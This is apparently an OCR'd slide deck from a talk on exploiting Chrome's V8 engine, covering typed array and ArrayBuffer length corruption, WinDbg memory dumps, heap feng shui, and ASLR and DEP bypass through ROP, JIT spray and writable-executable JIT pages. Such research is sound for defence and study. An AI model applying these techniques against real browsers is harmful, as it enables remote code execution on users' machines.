
Array

Relative



Typed Array


Absolute



Garbage Collect

- V8 Tagged Pointers GC

Object Address





```
array[0] = 2;
array[1] = object;
```

Data Structure

- ☹ *JSTypedArray* length
  - ☺ IE 11

- ☺ *JSArrayBuffer* length + *JSTypedArray* initialized
  = Exploitable

```
RUNTIME_FUNCTION(MaybeObject*,
  Runtime_TypedArrayInitialize) {
   …
   holder->set_buffer(*buffer);
   holder->set_byte_offset(*byte_offset_object);
   holder->set_byte_length(*byte_length_object);
}
```



FixedArray Start:

0:000> dd 3ff08080 L110


3ff08080 0d108121 00007ffc 3ff18aa9 3ff18ad1
3ff08090 3ff18af9 3ff18b21 3ff18b49 3ff18b71
3ff080a0 3ff18b99 3ff18bc1 3ff18be9 3ff18c11
3ff080b0 3ff18c39 3ff18c61 3ff18c89 3ff18cb1

ArrayBuffer Start:

0:006> dd 3ff08080+b0000

3ffb8080 2f20a011 3db080a1 3db080a1 4a4d2800
3ffb8090 00000080 00000000 3ffb8f59 214feb7d
3ffb80a0 00000000 00000000 | 2f20a011 3db080a1
3ffb80b0 3db080a1 4a4d1040 00000080 00000000
3ffb80c0 3ed1bd19 214fdb29 00000000 00000000

3ffb80d0 2f20a011 3db080a1 3db080a1 4a4d1080
3ffb80e0 00000080 00000000 3ffb80a9 214fdb55
3ffb80f0 00000000 00000000 2f20a011 3db080a1


FixedArray
00007ffc
First Item
JSArrayBuffer
ArrayBuffer-
Data pointer
00000080
JSArrayBuffer
ArrayBuffer-
Data pointer
00000080
FixedArray
0f007ffc
First Item
JSArrayBuffer
ArrayBuffer-
Data pointer
00000080
JSArrayBuffer
ArrayBuffer-
Data pointer
00000080
FixedArray
0f007ffc
First Item
JSArrayBuffer
00000000
7ffffff8
JSArrayBuffer
40000000
7ffffff0
FixedArray
0f007ffc
Any Object
Address
JSArrayBuffer
00000000
7ffffff8
JSArrayBuffer
40000000
7ffffff0

ASLR's Dilemma 2

- OOB write
  - Heap feng shui => Fixed relative distance
  - Randomization↑ => Performance↓
- Some objects keep the pointers
  - Object with virtual function
    - Vtbl address
  - Array
    - Object address
  - Program => Information <= Hacker

Bypass DEP

- Privilege ↑
  - Java security manager
  - IE security flags | jscript9 security manager
  - Kernel -> User token
- Load external code
  - ActiveX
  - DLL

Bypass DEP

- Data => Code
  - *VirtualProtect*
  - *VirtualAlloc*
- Code in memory
  - ROP
  - Ret2libc
- Data --> Code
  - JIT Spray
  - Construct function template in JIT pages

Bypass DEP in Chrome

- ☹ Chrome ActiveX
- ☺ V8 JIT: Javascript -> Machine code

```
OwnPtr<v8::ScriptData> scriptData =
  V8ScriptRunner::precompileScript(code);

v8::Handle<v8::Script> script =
  V8ScriptRunner::compileScript(code, source.url(),
  source.startPosition(), scriptData.get());

result = V8ScriptRunner::runCompiledScript(script,
   m_frame->document(), m_isolate);
```

v8::internal::Code


map	instructionSize	relocationInfo	handlerTable
DeoptData	typeFeedInfo	nextCodeLink	GCMetaData
ICAge	flags	kindFlags1	kindFlags2
prologue	constantPool	headerPadding	headerPadding
JIT code			
...			

JIT Code Read, Written and Executed

```
0:007> !address 4029540
Usage:                  <unknown>
Base Address:           0400a000
End Address:            04082000
Region Size:            00078000
State:                  00001000        MEM_COMMIT
Protect:                00000040        PAGE_EXECUTE_READWRITE
Type:                   00020000        MEM_PRIVATE
Allocation Base:        04000000
Allocation Protect:     00000001        PAGE_NOACCESS
```

